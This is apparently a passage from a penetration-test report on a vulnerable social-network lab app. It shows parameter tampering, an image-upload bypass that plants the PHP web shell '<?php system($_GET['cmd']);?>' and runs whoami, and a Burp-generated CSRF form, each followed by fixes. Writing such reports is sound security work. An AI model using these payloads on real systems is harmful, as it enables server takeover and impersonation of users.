
```
POST /fb_files/fb_home/Home.php HTTP/1.1
Host: 18.158.46.251:28104
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Origin: http://18.158.46.251:28104
Connection: close
Referer: http://18.158.46.251:28104/fb_files/fb_home/Home.php
Cookie: PHPSESSID=5flnorrnp6gpgd76cad7umo1c1
Upgrade-Insecure-Requests: 1

comment_txt=Hi%3A%29&postid=14&userid=31&comment=Submit+Query
```

Change the user id and if I want also the text:



```
POST /fb_files/fb_home/Home.php HTTP/1.1
Host: 18.158.46.251:28104
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: http://18.158.46.251:28104
Connection: close
Referer: http://18.158.46.251:28104/fb_files/fb_home/Home.php
Cookie: PHPSESSID=5flnorrnp6gpgd76cad7umo1c1
Upgrade-Insecure-Requests: 1

comment_txt=i+talk+form+shai+user&postid=14&userid=30&comment=Submit+Query
```

Go to the website and refresh the page:


Ori Ori

Join Faceback

29-8-2022 13:0

0 like this.

Ori Ori
Hi:)

Shai Alfasi
i talk form shai user

It's work!

Recommended Rectification

- Using a whitelist format for both client-side and server-side inputs - Whitelisting is a standard process of allowing requests or inputs only if they match the pre-defined and administer approved.
- Manual testing by changing parameter values, modifying cookie values and using different data types in specific fields to see how the website performs can help identify parameters that are susceptible to manipulation and thus mitigate the risks of parameter tampering attacks.
- In general, allow-listing, or accepting only allowable input, is a more effective way to prevent parameter tampering than blacklisting, or refusing to accept forbidden input.

4.2 REMOTE CODE EXECUTION

Severity | High Probability | High

VULNERABILITY DESCRIPTION


Remote Code Execution is used to expose a form of vulnerability that can be exploited when user input is injected into a file or string and the entire package is run on the parser of the programming language. RCE could lead also into privilege escalation, network pivoting and establishing persistence.

VULNERABILITY DETAILS

I found that it is possible to upload files and a standard image format and then change it to php in the burp suite and then we added php code and sent the package and we got the information about the contents of the files.

EXECUTION DEMONSTRATION


Upload photo from post:



Ori Ori


added a new photo.

Catch the request in the burp suite:




```
POST /fb_files/fb_home/Home.php HTTP/1.1
Host: 18.158.46.251:24745
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------234213486835088151613409142401
Content-Length: 73616
Origin: http://18.158.46.251:24745
Connection: close
Referer: http://18.158.46.251:24745/fb_files/fb_home/Home.php
Cookie: PHPSESSID=nsptfnje6tneqmk8pet1t1luj1
Upgrade-Insecure-Requests: 1

-----------------------------234213486835088151613409142401
Content-Disposition: form-data; name="post_txt"


-----------------------------234213486835088151613409142401
Content-Disposition: form-data; name="pic_post_time"

28-8-2022 19:30
-----------------------------234213486835088151613409142401
Content-Disposition: form-data; name="priority"

Public
-----------------------------234213486835088151613409142401
Content-Disposition: form-data; name="file"; filename="hacker.jpg"
Content-Type: image/jpeg

ÿØÿàJFIF``ÿþ;CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 75
ÿÛC
 $.' ",#(7),01444'9=82<.342ÿÛC
2!!22222222222222222222222222222222222222222222222222ÿÀ.-"ÿÄ
```

Change the type of the file to "php":




```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------394240051415665843433181107830
Content-Length: 73616
Origin: http://18.158.46.251:29444
Connection: close
Referer: http://18.158.46.251:29444/fb_files/fb_home/Home.php
Cookie: PHPSESSID=nsptfnje6tneqmk8pet1t1luj1
Upgrade-Insecure-Requests: 1

-----------------------------394240051415665843433181107830
Content-Disposition: form-data; name="post_txt"


-----------------------------394240051415665843433181107830
Content-Disposition: form-data; name="pic_post_time"

28-8-2022 19:47
-----------------------------394240051415665843433181107830
Content-Disposition: form-data; name="priority"

Public
-----------------------------394240051415665843433181107830
Content-Disposition: form-data; name="file"; filename="hacker.php"
Content-Type: image/jpeg
```

Add " <?php system($_GET['cmd']);?> " at the end:




```
ç□k;□*□□Á"□ô¡ó°ª□ÏsOQq8"ÎTv4y□òª□ç©£¿SNâä-ù□²□<ß-VSÅ(¢âäE□>8æ□Î5Tcæ□U}è»$IÄ□AÜßAMz)úÔAWÞ□□Ôõ□"¶
NqRo\t5 SsÍ&É□¯÷ME^Æ¦Ï□n8¢âåD¾böO1=E□i¢ãåDþbúRyÉýÚ□□´Ü`Ñqò"Á□1Ò□e□ê¹QÈ¦□®R□,□cô Ì□[é
□ÒæcPE□:?CIæ§½W□¨¥vW"'óc÷§yÑUM□□(Í³EÑ4|Òù©□□Oh§¨â□□<□³æ%.ôÅWÛÏZ1Ö□ÅÈ□!×µ9dZ¬½iëEÉqEµ□jEaéUTTªµi
□J(²¬SOU□8c=*□iXÞ?É ¿Ò Ýù})7{P+îÍ!aÍDXt¦æ□V%-Ú□»-34□¥qØ~áI»éQ□iëEÊH□u!j□□µ+□□□wµ&þ;Tdæ□Ö□Êå$ßFÿ
aP□□□ |¤ÅþD□ß3Ú£Í!¤ØùI<ÃG□ô¨OJNÔ\®TKæý)<óÚ¢□□çÊ□|ÞØ□iÍEE*$2□O4ú□Ê□i´®Æ¢□<Öç□M6O¯éQ□½é)\®THe=Í7Í>
´Ên□□?ÿÙ<?php system($_GET['cmd']);?>
-----------------------------394240051415665843433181107830
Content-Disposition: form-data; name="file"
```

Go to upload path:




```
</td>
<td colspan="3">
  <img src="../../fb_users/Male/ori@gmail.com/Post/1661705833hacker.php" width="400" height="40
</td>
<td>
```




18.158.46.251:29444/fb_users/Male/ori@gmail.com/Post/1661705833hacker.php

```
����JFIF``��;CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 75 ��C    $.' ",#(7),01444'9=82<.342��C  2!!22222222222222222222222222222222222222222222222222��.
-"�� ���}!1AQa"q2���#B��R��$3br�
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz����������������������������������������������������
 ���w!1AQaq"2�B���� #3R�br� $4�%�
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz���������������������������������������������������
```

Add at the end of the url " ?cmd=whoami ":



18.158.46.251:29444/fb_users/Male/ori@gmail.com/Post/1661705833hacker.php?cmd=whoami



```
�O4���Θi���Ⅎ]�<��M�O���Q����)\�THe=�7�>��n ��?��www-data
```

Recommended Rectification

- Use safe practices for secure file uploads and never allow a user to decide the extension or content of files on the web server.
- Use access control lists (ACL)- Access control lists limit the permissions of your users. The limits on your users' permissions may well limit what an attacker can do if they manage to compromise one of your users' accounts (the user found is: www-data).
- Input Sanitization- RCE attacks commonly take advantage of injection and deserialization vulnerabilities. Validating user input before using it in an application helps to prevent many types of RCE attacks.

4.4 CROSS SITE REQUEST FORGERY (CSRF)

Severity | **Medium** Probability | **Medium**

VULNERABILITY DESCRIPTION


Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. with a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. if the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. if the victim is an administrative account, CSRF can compromise the entire web application.

VULNERABILITY DETAILS


We can create a link that makes the user send comment post without him knowing that he does this if he clicks on the link.

EXECUTION DEMONSTRATION

Comment to Shai's post:




Catch the packet in the Burp Suite:




```
POST /fb_files/fb_home/Home.php HTTP/1.1
Host: 18.158.46.251:22273
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Origin: http://18.158.46.251:22273
Connection: close
Referer: http://18.158.46.251:22273/fb_files/fb_home/Home.php
Cookie: PHPSESSID=hc1kctk9t6m91r8rovkhah9f24
Upgrade-Insecure-Requests: 1

comment_txt=hi+how+are+you%3F&postid=12&userid=31&comment=Submit+Query
```

Edit the parameter user id and also, we can change the text message:



```
POST /fb_files/fb_home/Home.php HTTP/1.1
Host: 18.158.46.251:22273
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Origin: http://18.158.46.251:22273
Connection: close
Referer: http://18.158.46.251:22273/fb_files/fb_home/Home.php
Cookie: PHPSESSID=hc1kctk9t6m91r8rovkhah9f24
Upgrade-Insecure-Requests: 1

comment_txt=sahi+comment+on+him+post+and+he+don't+know&postid=12&userid=30&comment=Submit+Query
```


Convert to CSRF:



CSRF HTML:


```html
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://18.158.46.251:22273/fb_files/fb_home/Home.php" method="POST">
      <input type="hidden" name="comment&#95;txt" value="hi&#32;how&#32;are&#32;you&#63;" />
      <input type="hidden" name="postid" value="12" />
      <input type="hidden" name="userid" value="30" />
      <input type="hidden" name="comment" value="Submit&#32;Query" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Save as html file:




```html
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://18.158.46.251:22273/fb_files/fb_home/Home.php" method="POST">
      <input type="hidden" name="comment&#95;txt" value="hi&#32;how&#32;are&#32;you&#63;" />
      <input type="hidden" name="postid" value="12" />
      <input type="hidden" name="userid" value="30" />
      <input type="hidden" name="comment" value="Submit&#32;Query" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Open python http.server 1235:



```
PS C:\Users\ori adivi\Desktop\files for hacking> python -m http.server 1235
Serving HTTP on :: port 1235 (http://[::]:1235/) ...
```

